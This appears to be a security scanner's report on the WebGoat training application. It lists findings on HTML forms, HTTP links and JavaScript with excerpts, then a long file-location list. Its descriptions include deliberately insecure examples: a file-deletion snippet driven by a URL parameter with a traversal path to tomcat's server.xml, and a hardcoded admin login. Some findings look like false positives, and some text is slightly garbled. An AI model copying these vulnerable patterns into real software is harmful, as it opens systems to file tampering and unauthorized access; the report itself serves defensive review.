webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:64

Level Medium

```
61 <div class="adoc-content"
th:replace="doc:SqlInjection_introduction_content3.adoc"></div>
62 <div class="attack-container">
63   <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>
64   <form class="attack-form" accept-charset="UNKNOWN">
65     method="POST" name="form"
66     action="/WebGoat/SqlInjection/attack4"
67     autocomplete="off">
```

webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:88

Level Medium

```
85 <div class="adoc-content"
th:replace="doc:SqlInjection_introduction_content4.adoc"></div>
86 <div class="attack-container">
87   <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>
88   <form class="attack-form" accept-charset="UNKNOWN">
89     method="POST" name="form"
90     action="/WebGoat/SqlInjection/attack5"
91     autocomplete="off">
```

webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:144

Level Medium

```
141 <div class="adoc-content"
th:replace="doc:SqlInjection_introduction_content11.adoc"></div>
142 <div class="attack-container">
143   <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>

144  <form class="attack-form" accept-charset="UNKNOWN"

145    method="POST" name="form"
146    action="/WebGoat/SqlInjection/assignment5a">
147    <table>
```

webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:217

Level Medium

```
214 <div class="adoc-content"
th:replace="doc:SqlInjection_introduction_content8.adoc"></div>
215 <div class="attack-container">
216   <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>

217  <form class="attack-form" accept-charset="UNKNOWN"

218    method="POST" name="form"
219    action="/WebGoat/SqlInjection/attack8"
220    autocomplete="off">
```

webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:245

Level Medium

```
242 <div class="adoc-content"
th:replace="doc:SqlInjection_introduction_content9.adoc"></div>
243 <div class="attack-container">
244   <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>

245  <form class="attack-form" accept-charset="UNKNOWN"

246    method="POST" name="form"
247    action="/WebGoat/SqlInjection/attack9"
```

```
248      autocomplete="off">
```

webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:274

Level Medium

```
271
```

```
272 <div class="attack-container">
273   <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-hidden="true"></i></div>
```

```
274 <form class="attack-form" accept-charset="UNKNOWN"
```

```
275   method="POST" name="form"
276   action="/WebGoat/SqlInjection/attack10"
277   autocomplete="off">
```

webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionMitigations.html:26

Level Medium

```
23 <div class="adoc-content" th:replace="doc:SqlInjection_jdbc_completion.adoc"></div>
24 <div class="attack-container">
```

```
25   <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-hidden="true"></i></div>
```

```
26 <form class="attack-form" accept-charset="UNKNOWN" method="POST" name="form"
action="/WebGoat/SqlInjectionMitigations/attack10a">
```

```
27   <div>
28     <p>Connection conn = DriverManager.<input type="text" name="field1" id="field1"
/>(DBURL, DBUSER, DBPW);</p>
29     <p><input type="text" name="field2" id="field2" /> = conn.<input type="text"
name="field3" id="field3" />("SELECT status FROM users WHERE name=<input type="text"
name="field4" id="field4" ...
```

webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionMitigations.html:125

Level Medium

```
122 <script th:src="@{/lesson_js/assignment13.js}" language="JavaScript"></script>
123 <div class="attack-container">
124   <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-hidden="true"></i></div>
```

125 <form class="attack-form" accept-charset="UNKNOWN"

```
126   method="POST" name="form"
127   action="/WebGoat/SqlInjectionMitigations/attack12a">
128   <div class="container-fluid">
```

webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionMitigations.html:176

Level Medium

```
173   <br/>
174 </div>
175 </form>
```

176 <form class="attack-form" method="POST" name="form"
action="/WebGoat/SqlInjectionMitigations/attack12a">

```
177   <div class="form-group">
178     <div class="input-group">
179       <div class="input-group-addon">IP address webgoat-prd server:</div>
```

webgoat-lessons/vulnerable-components/src/main/resources/html/VulnerableComponents.html:100

Level Medium

```
97   <div class="adoc-content"
th:replace="doc:VulnerableComponents_content5a.adoc"></div>
98 <div class="attack-container">
99   <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-hidden="true"></i></div>
```

100 <form class="attack-form" accept-charset="UNKNOWN"

```
101   method="POST" name="form"
102   action="/WebGoat/VulnerableComponents/attack1">
103   <div id="lessonContent">
```

webgoat-lessons/vulnerable-components/src/main/resources/html/VulnerableComponents.html:104

Level Medium

```
101 method="POST" name="form"
102 action="/WebGoat/VulnerableComponents/attack1">
103 <div id="lessonContent">

104     <form accept-charset="UNKNOWN" method="POST" name="form"

105         action="#attack/307/100">
106             <table>
107                 <tr>
```

webgoat-lessons/webgoat-lesson-template/src/main/resources/html/LessonTemplate.html:48

Level Medium

```
45 <!-- of course, you can write your own ajax submission /handling in your own javascript if
you like -->
46
47 <!-- modify the action to point to the intended endpoint and set other attributes as desired
-->

48 <form class="attack-form" accept-charset="UNKNOWN"

49     method="POST" name="form"
50     action="/WebGoat/lesson-template/sample-attack">
51     <table>
```

webgoat-lessons/webwolf-introduction/src/main/resources/html/WebWolfIntroduction.html:19

Level Medium

```
16 <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-hidden="true"></i></div>
17
18
```

```
19 <form class="attack-form" accept-charset="UNKNOWN"
style="position:relative;top:150px"
```

```
20   method="POST" name="form"
21   action="/WebGoat/WebWolf/mail/"
22 <div class="container-fluid">
```

webgoat-lessons/webwolf-introduction/src/main/resources/html/WebWolfIntroduction.html:40

Level Medium

```
37 <br/>
38 <br/>
39 <!-- <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-hidden="true"></i></div>-->
```

```
40 <form class="attack-form" accept-charset="UNKNOWN" style="position:relative;top:-50px"
```

```
41   method="POST" name="secondform"
42   action="/WebGoat/WebWolf/mail/send">
43 <div class="container-fluid">
```

webgoat-lessons/webwolf-introduction/src/main/resources/html/WebWolfIntroduction.html:77

Level Medium

```
74
75 <br/>
76 <br/>
```

```
77 <form class="attack-form" accept-charset="UNKNOWN"
```

```
78   method="POST" name="form"
79   action="/WebGoat/WebWolf/landing/">
```

```
80 <div class="container-fluid">
```

webgoat-lessons/xxe/src/main/resources/html/XXE.html:23

Level Medium

```
20 <div class="attack-container">
```

```
21   <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-hidden="true"></i></div>
```

```
22
```

```
23 <form class="attack-form" accept-charset="UNKNOWN"
```

```
24   method="POST" name="form"
```

```
25   prepareData="simpleXXE"
```

```
26   successCallback="simpleXXECallback"
```

webgoat-lessons/xxe/src/main/resources/html/XXE.html:90

Level Medium

```
87 <div class="adoc-content" th:replace="doc:XXE_changing_content_type.adoc"></div>
```

```
88 <div class="attack-container">
```

```
89   <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-hidden="true"></i></div>
```

```
90 <form class="attack-form" accept-charset="UNKNOWN"
```

```
91   method="POST" name="form"
```

```
92   prepareData="contentTypeXXE"
```

```
93   successCallback="contentTypeXXECallback"
```

webgoat-lessons/xxe/src/main/resources/html/XXE.html:162

Level Medium

```
159 <div class="attack-container">
```

```
160   
```

```
161   <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-hidden="true"></i></div>
```

```
162 <form class="attack-form" accept-charset="UNKNOWN"
```

```
163     method="POST" name="form"
164     prepareData="blindXXE"
165     successCallback="blindXXECallback"
```

webwolf/src/main/resources/templates/registration.html:15

Level Medium

```
12 <br/><br/>
13 <fieldset>
14   <legend th:text="#{register.title}">Please Sign Up</legend>
```

```
15   <form class="form-horizontal" action="#" th:action="@{/register.mvc}"
th:object="${userForm}"
```

```
16     method='POST'
17
18     <div class="form-group" th:classappend="#{!fields.hasErrors('username')}? 'has-
error'">
```

HTTP usage (HTML5)

Description

Using HTTP rather than HTTPS allows “the man in the middle” attack. This can lead to a complete confidentiality loss of the transferred data.

Using HTTPS, which is based on HTTP and SSL / TLS, helps to protect the transferred data against unauthorized access and modification. It is recommended to use HTTPS for all cases of data transfer between the client and the server, in particular, for the login page and all pages that require authentication.

Example

In the following example, the application loads a document over the HTTP protocol into the frame:

```
<iframe src="http://www.example.com/default.htm" width="450" height="450"></iframe>
```

Recommendations

- Use only secure protocols (e.g., HTTPS) for the confidential data transfer between the client and the server.

Links

1. Transport Layer Protection Cheat Sheet – OWASP
2. Web Security: Why You Should Always Use HTTPS – Mike Shema / Mashable
3. OWASP Top 10 2017-A3-Sensitive Data Exposure
4. CWE-319: Cleartext Transmission of Sensitive Information
5. CWE CATEGORY: OWASP Top Ten 2017 Category A6 - Security Misconfiguration

Vulnerability Entries

docker/index.html:35

Level Medium

```
32 <table>
33 <tr>
34     <td>WebGoat URL</td>

35     <td><a href="http://www.webgoat.local/WebGoat"
target="_blank">http://www.webgoat.local/WebGoat</a></td>

36 </tr>
37 <tr>
38     <td>WebWolf URL</td>
```

docker/index.html:39

Level Medium

```
36 </tr>
37 <tr>
38     <td>WebWolf URL</td>

39     <td><a href="http://www.webwolf.local/WebWolf"
target="_blank">http://www.webwolf.local/WebWolf</a></td>

40 </tr>
41 <table>
42 </body>
```

webgoat-lessons/client-side-filtering/src/main/resources/html/ClientSideFiltering.html:96

Level Medium

```
93 </div>
94 <div class="col-xs-5" style="border:0px solid gray">
95     <h3>Samsung Galaxy S8</h3>

96     <h5 style="color:#337ab7"><a href="http://www.samsung.com">Samsung</a> ·
```

```
97    <small style="color:#337ab7">(124421 reviews)</small>
98  </h5>
99
```

webgoat-lessons/vulnerable-components/src/main/resources/html/VulnerableComponents.html:5

Level Medium

```
2
3 <html xmlns:th="http://www.thymeleaf.org">
4

5  <link rel="stylesheet" type="text/css"
       href="http://code.jquery.com/ui/1.9.1/themes/base/jquery-ui.css" />

6      <div class="lesson-page-wrapper">
7        <div class="adoc-content" th:replace="doc:VulnerableComponents_plan.adoc"></div>
8      </div>
```

Path manipulation (JavaScript)

Description

Using data from an untrusted source when working with the file system may give an attacker access to important system files.

By manipulating variables that reference files with <)>> sequences and its variations or by using absolute file paths, it may be possible to access arbitrary files and directories stored on file system including application source code or configuration and critical system files.

Example

In the following example, the application uses the value of the HTTP request parameter to specify the name of the file that is to be deleted. An attacker can set the string

..../tomcat/conf/server.xml as a parameter and thus delete the configuration file.

```
var filename = document.URL.indexOf(filename) + 10;
myObject = new ActiveXObject("Scripting.FileSystemObject");
file = myObject.GetFile(filename);
file.Delete();
```

Recommendations

- Create a white list of acceptable names from which the user can choose. Do not use values entered by the user without validation.

Links

1. OWASP Top 10 2017-A5-Broken Access Control
2. OWASP Top 10 2017-A1-Injection
3. OWASP Top 10 2013-A4-Insecure Direct Object References
4. CWE-73: External Control of File Name or Path
5. CWE CATEGORY: OWASP Top Ten 2017 Category A1 - Injection
6. CWE-23

Vulnerability Entries

webgoat-container/src/main/resources/static/js/libs/ace.js:14622

Level Medium

```
14619    this.scrollToLine(lineNumber - 1, true, animate);
14620 };
14621 this.navigateTo = function(row, column) {

14622    this.selection.moveTo(row, column);

14623 };
14624 this.navigateUp = function(times) {
14625    if (this.selection.isMultiLine() && !this.selection.isBackwards()) {
```

Trace

row

webgoat-container/src/main/resources/static/js/libs/ace.js:14622

```
14619    this.scrollToLine(lineNumber - 1, true, animate);
14620 };
14621 this.navigateTo = function(row, column) {

14622    this.selection.moveTo(row, column);

14623 };
14624 this.navigateUp = function(times) {
14625    if (this.selection.isMultiLine() && !this.selection.isBackwards()) {
```

row

webgoat-container/src/main/resources/static/js/libs/ace.js:14622

```
14619    this.scrollToLine(lineNumber - 1, true, animate);
14620 };
14621 this.navigateTo = function(row, column) {

14622    this.selection.moveTo(row, column);
```

```
14623 };
14624 this.navigateUp = function(times) {
14625   if (this.selection.isMultiLine() && !this.selection.isBackwards()) {
```

Undocumented feature: special account (JavaScript)

Description

The application compares the value of the variable that stores the authentication data with the constant value. This special account could be a part of a backdoor.

The application developer could have used a special account (possibly with extended privileges) for debugging and left the corresponding code sections in the final version, thus retaining the access to the privileged application functionality. An attacker can decompile the application, extract the constant strings that specify the special account, and get access to the application. Constant parameters (logins, passwords, keys) must not be stored in the source code of the application.

Example

In the following example, the application gives administrative privileges to a user with certain user name and password:

```
if (login == "slyDeveloper" && password == "veryLongPassword")
{
  isAdministrator = true;
}
```

Recommendations

- Remove hardcoded logins, passwords, keys, etc. from the application source code.
- Store the account information in encrypted form in a separate file or database.

Links

1. CWE-798: Use of Hard-coded Credentials
2. Hardcoded and Embedded Credentials - beyondtrust.com
3. CWE-506: Embedded Malicious Code

Vulnerability Entries

webgoat-lessons/jwt/src/main/resources/js/jwt-voting.js:74

Level Medium

```
71
72 function vote(title) {
73   var user = $("#name").text();
74   if (user === 'Guest') {
75     alert("As a guest you are not allowed to vote, please login first.")
76   } else {
77     $.ajax({
```

WAF Configuration Guide

HTTP usage

Description

Using HTTP rather than HTTPS allows “the man in the middle” attack. This can lead to a complete confidentiality loss of the transferred data.

Using HTTPS, which is based on HTTP and SSL / TLS, helps to protect the transferred data against unauthorized access and modification. It is recommended to use HTTPS for all cases of data transfer between the client and the server, in particular, for the login page and all pages that require authentication.

Vulnerability Entries

1. config/checkstyle/checkstyle.xml:4
2. config/checkstyle/checkstyle.xml:11
3. config/checkstyle/checkstyle.xml:25
4. COPYRIGHT.txt:1
5. docker/index.html:35
6. docker/index.html:39
7. docker/nginx.conf:42
8. docker/nginx.conf:54
9. docker/nginx.conf:70
10. docker/nginx.conf:75
11. docker/nginx.conf:80
12. docker/nginx.conf:85
13. docker/nginx.conf:90
14. docker/nginx.conf:95
15. docker/nginx.conf:100
16. docker/nginx.conf:105
17. docker/nginx.conf:110
18. docker/nginx.conf:115
19. docker/nginx.conf:120
20. docker/nginx.conf:125
21. docker/nginx.conf:130
22. docker/nginx.conf:135
23. docker/pom.xml:1
24. docker/pom.xml:2
25. docs/package.json:22
26. docs/package-lock.json:920
27. docs/package-lock.json:935
28. docs/package-lock.json:1044
29. docs/package-lock.json:1164
30. docs/package-lock.json:4220

31. docs/README.md:15
32. docs/vendor/bootstrap/css/bootstrap.css.map:1
33. docs/vendor/bootstrap/css/bootstrap.min.css.map:1
34. docs/vendor/font-awesome/css/font-awesome.css:2
35. docs/vendor/font-awesome/css/font-awesome.css:3
36. docs/vendor/font-awesome/css/font-awesome.min.css:2
37. docs/vendor/font-awesome/css/font-awesome.min.css:3
38. docs/vendor/font-awesome/less/font-awesome.less:2
39. docs/vendor/font-awesome/less/font-awesome.less:3
40. docs/vendor/font-awesome/less/mixins.less:31
41. docs/vendor/font-awesome/scss/font-awesome.scss:2
42. docs/vendor/font-awesome/scss/font-awesome.scss:3
43. docs/vendor/font-awesome/scss/_mixins.scss:31
44. docs/vendor/jquery-easing/jquery.easing.compatibility.js:2
45. docs/vendor/jquery-easing/jquery.easing.compatibility.js:8
46. docs/vendor/jquery-easing/jquery.easing.js:2
47. docs/vendor/jquery/jquery.js:506
48. docs/vendor/jquery/jquery.js:7476
49. docs/vendor/jquery/jquery.js:7701
50. docs/vendor/jquery/jquery.js:9054
51. docs/vendor/jquery/jquery.slim.js:506
52. docs/vendor/jquery/jquery.slim.js:6683
53. docs/vendor/jquery/jquery.slim.js:6908
54. docs/vendor/magnific-popup/jquery.magnific-popup.js:2
55. docs/vendor/magnific-popup/jquery.magnific-popup.js:106
56. docs/vendor/magnific-popup/jquery.magnific-popup.js:858
57. docs/vendor/magnific-popup/jquery.magnific-popup.min.js:2
58. LICENSE.txt:1
59. mvnw:11
60. mvnw.cmd:10
61. .mvn/wrapper/MavenWrapperDownloader.java:8
62. pmd-ruleset.xml:2
63. pmd-ruleset.xml:13
64. pmd-ruleset.xml:65
65. pmd-ruleset.xml:87
66. pmd-ruleset.xml:103
67. pmd-ruleset.xml:152
68. pmd-ruleset.xml:184
69. pmd-ruleset.xml:258
70. pmd-ruleset.xml:276
71. pmd-ruleset.xml:310
72. pmd-ruleset.xml:331
73. pmd-ruleset.xml:352
74. pmd-ruleset.xml:381

75. pmd-ruleset.xml:412
76. pmd-ruleset.xml:428
77. pmd-ruleset.xml:443
78. pmd-ruleset.xml:475
79. pmd-ruleset.xml:497
80. pmd-ruleset.xml:518
81. pmd-ruleset.xml:535
82. pmd-ruleset.xml:552
83. pmd-ruleset.xml:579
84. pmd-ruleset.xml:631
85. pmd-ruleset.xml:646
86. pmd-ruleset.xml:676
87. pmd-ruleset.xml:712
88. pmd-ruleset.xml:731
89. pmd-ruleset.xml:753
90. pmd-ruleset.xml:806
91. pmd-ruleset.xml:826
92. pmd-ruleset.xml:1050
93. pmd-ruleset.xml:1085
94. pmd-ruleset.xml:1150
95. pmd-ruleset.xml:1195
96. pmd-ruleset.xml:1219
97. pmd-ruleset.xml:1254
98. pmd-ruleset.xml:1295
99. pmd-ruleset.xml:1343
100. pmd-ruleset.xml:1447
101. pmd-ruleset.xml:1475
102. pmd-ruleset.xml:1506
103. pmd-ruleset.xml:1529
104. pmd-ruleset.xml:1598
105. pmd-ruleset.xml:1632
106. pmd-ruleset.xml:1657
107. pmd-ruleset.xml:1684
108. pmd-ruleset.xml:1710
109. pom.xml:2
110. pom.xml:3
111. pom.xml:93
112. README.MD:11
113. README.MD:67
114. README.MD:69
115. README.MD:71
116. webgoat-container/pom.xml:2
117. webgoat-container/pom.xml:3
118. webgoat-container/src/main/java/org/owasp/webgoat/AjaxAuthenticationEntryPoint.java:6

119. webgoat-container/src/main/java/org/owasp/webgoat/AsciiDoctorTemplateResolver.java:5
120. webgoat-container/src/main/java/org/owasp/webgoat/asciidoc/WebWolfMacro.java:16
121. webgoat-container/src/main/java/org/owasp/webgoat/asciidoc/WebWolfMacro.java:56
122. webgoat-container/src/main/java/org/owasp/webgoat/asciidoc/WebWolfRootMacro.java:9
123. webgoat-container/src/main/java/org/owasp/webgoat/assignments/AssignmentEndpoint.java:3
124. webgoat-container/src/main/java/org/owasp/webgoat/assignments/AttackResult.java:3
125. webgoat-container/src/main/java/org/owasp/webgoat/assignments/LessonTrackerInterceptor.java:2
126. webgoat-container/src/main/java/org/owasp/webgoat/controller/StartLesson.java:6
127. webgoat-container/src/main/java/org/owasp/webgoat/controller/Welcome.java:6
128. webgoat-container/src/main/java/org/owasp/webgoat/HammerHead.java:19
129. webgoat-container/src/main/java/org/owasp/webgoat/i18n/Language.java:3
130. webgoat-container/src/main/java/org/owasp/webgoat/i18n/Messages.java:3
131. webgoat-container/src/main/java/org/owasp/webgoat/i18n/PluginMessages.java:3
132. webgoat-container/src/main/java/org/owasp/webgoat/lessons/Assignment.java:12
133. webgoat-container/src/main/java/org/owasp/webgoat/lessons/Category.java:10
134. webgoat-container/src/main/java/org/owasp/webgoat/lessons/Category.java:33
135. webgoat-container/src/main/java/org/owasp/webgoat/lessons/CourseConfiguration.java:2
136. webgoat-container/src/main/java/org/owasp/webgoat/lessons/Hint.java:5
137. webgoat-container/src/main/java/org/owasp/webgoat/lessons/Lesson.java:2
138. webgoat-container/src/main/java/org/owasp/webgoat/lessons/LessonMenuItem.java:6
139. webgoat-container/src/main/java/org/owasp/webgoat/lessons/LessonMenuItemType.java:5
140. webgoat-container/src/main/java/org/owasp/webgoat/LessonTemplateResolver.java:6
141. webgoat-container/src/main/java/org/owasp/webgoat/MvcConfiguration.java:6
142. webgoat-container/src/main/java/org/owasp/webgoat/service/LabelDebugService.java:6
143. webgoat-container/src/main/java/org/owasp/webgoat/service/LabelService.java:6
144. webgoat-container/src/main/java/org/owasp/webgoat/service/LessonMenuItemService.java:6
145. webgoat-container/src/main/java/org/owasp/webgoat/service/LessonProgressService.java:94
146. webgoat-container/src/main/java/org/owasp/webgoat/service/ReportCardService.java:6
147. webgoat-container/src/main/java/org/owasp/webgoat/service/RestartLessonService.java:3
148. webgoat-container/src/main/java/org/owasp/webgoat/session/Course.java:16
149. webgoat-container/src/main/java/org/owasp/webgoat/session/Course.java:37
150. webgoat-container/src/main/java/org/owasp/webgoat/session/WebSession.java:16
151. webgoat-container/src/main/java/org/owasp/webgoat/session/WebSession.java:35
152. webgoat-container/src/main/java/org/owasp/webgoat/session/WebSession.java:36
153. webgoat-container/src/main/java/org/owasp/webgoat/users/LessonTracker.java:18
154. webgoat-container/src/main/java/org/owasp/webgoat/users/LessonTracker.java:39
155. webgoat-container/src/main/java/org/owasp/webgoat/users/UserTracker.java:21
156. webgoat-container/src/main/java/org/owasp/webgoat/users/UserTracker.java:42
157. webgoat-container/src/main/java/org/owasp/webgoat/WebGoat.java:6
158. webgoat-container/src/main/java/org/owasp/webgoat/WebSecurityConfig.java:4
159. webgoat-container/src/main/resources/application-webgoat.properties:44
160. webgoat-container/src/main/resources/application-webgoat.properties:45
161. webgoat-container/src/main/resources/application-webgoat.properties:46
162. webgoat-container/src/main/resources/i18n/messages_de.properties:3

163. webgoat-container/src/main/resources/i18n/messages_fr.properties:3
164. webgoat-container/src/main/resources/i18n/messages_nl.properties:3
165. webgoat-container/src/main/resources/i18n/messages.properties:3
166. webgoat-container/src/main/resources/i18n/messages_ru.properties:3
167. webgoat-container/src/main/resources/static/css/animate.css:5
168. webgoat-container/src/main/resources/static/css/font-awesome.min.css:2
169. webgoat-container/src/main/resources/static/css/font-awesome.min.css:3
170. webgoat-container/src/main/resources/static/js/jquery_form/jquery.form.js:6
171. webgoat-container/src/main/resources/static/js/jquery_form/jquery.form.js:96
172. webgoat-container/src/main/resources/static/js/jquery_form/jquery.form.js:243
173. webgoat-container/src/main/resources/static/js/jquery_form/jquery.form.js:470
174. webgoat-container/src/main/resources/static/js/jquery_form/jquery.form.js:865
175. webgoat-container/src/main/resources/static/js/jquery/jquery-ui-1.10.4.custom.min.js:2
176. webgoat-container/src/main/resources/static/js/libs/jquery.form.js:6
177. webgoat-container/src/main/resources/static/js/libs/jquery.form.js:96
178. webgoat-container/src/main/resources/static/js/libs/jquery.form.js:243
179. webgoat-container/src/main/resources/static/js/libs/jquery.form.js:470
180. webgoat-container/src/main/resources/static/js/libs/jquery.form.js:865
181. webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:4
182. webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:231
183. webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:327
184. webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:582
185. webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:2548
186. webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:4790
187. webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:5679
188. webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:6007
189. webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:7880
190. webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:14575
191. webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:14583
192. webgoat-container/src/main/resources/static/js/libs/jquery-ui.min.js:2
193. webgoat-container/src/main/resources/static/js/libs/polyglot.min.js:5
194. webgoat-container/src/main/resources/static/js/libs/text.js:4
195. webgoat-container/src/main/resources/static/js/libs/text.js:325
196. webgoat-container/src/main/resources/static/js/libs/text.js:328
197. webgoat-container/src/main/resources/static/plugins/bootstrap/css/bootstrap.min.css:2
198. webgoat-container/src/main/resources/static/plugins/bootstrap-slider/css/slider.css:6
199. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/bootstrap3-wysihtml5.js:58
200. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/bootstrap3-wysihtml5.js:83
201. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:37
202. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:65
203. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:863
204. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:1143
205. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:1938
206. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:1958

207. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:2057
208. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:2081
209. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:2459
210. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3249
211. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3443
212. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3444
213. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3589
214. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3595
215. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3698
216. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3714
217. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3922
218. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3983
219. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:4375
220. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:4858
221. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:5016
222. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:5487
223. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:6319
224. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:6780
225. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:6955
226. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:6957
227. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:7376
228. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:7378
229. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:7699
230. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8150
231. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8160
232. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8295
233. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8331
234. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8332
235. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8784
236. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8890
237. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8897
238. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8970
239. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8973
240. webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8976
241. webgoat-container/src/main/resources/templates/about.html:2
242. webgoat-container/src/main/resources/templates/lesson_content.html:2
243. webgoat-container/src/main/resources/templates/login.html:2
244. webgoat-container/src/main/resources/templates/main_new.html:2
245. webgoat-container/src/main/resources/templates/main_new.html:3
246. webgoat-container/src/main/resources/templates/registration.html:2
247. webgoat-container/src/main/resources/templates/scoreboard.html:2
248. webgoat-container/src/main/resources/templates/scoreboard.html:3
249. webgoat-container/src/test/java/org/owasp/webgoat/assignments/AssignmentEndpointTest.java:3
250. webgoat-container/src/test/java/org/owasp/webgoat/service/LabelServiceTest.java:24

251. webgoat-container/src/test/java/org/owasp/webgoat/service/LessonMenuServiceTest.java:2
252. webgoat-container/src/test/java/org/owasp/webgoat/service/LessonProgressServiceTest.java:31
253. webgoat-container/src/test/java/org/owasp/webgoat/session/CourseTest.java:6
254. webgoat-container/src/test/java/org/owasp/webgoat/session/LessonTrackerTest.java:19
255. webgoat-integration-tests/pom.xml:1
256. webgoat-integration-tests/pom.xml:2
257. webgoat-integration-tests/src/test/java/org/owasp/webgoat/IntegrationTest.java:39
258. webgoat-integration-tests/src/test/java/org/owasp/webgoat/IntegrationTest.java:40
259. webgoat-integration-tests/src/test/java/org/owasp/webgoat/SSRFTest.java:21
260. webgoat-lessons/auth-bypass/pom.xml:1
261. webgoat-lessons/auth-bypass/pom.xml:2
262. webgoat-lessons/auth-bypass/src/main/java/org/owasp/webgoat/auth_bypass/AccountVerificationHelper.java:2
263. webgoat-lessons/auth-bypass/src/main/java/org/owasp/webgoat/auth_bypass/AuthBypass.java:2
264. webgoat-lessons/auth-bypass/src/main/java/org/owasp/webgoat/auth_bypass/VerifyAccount.java:2
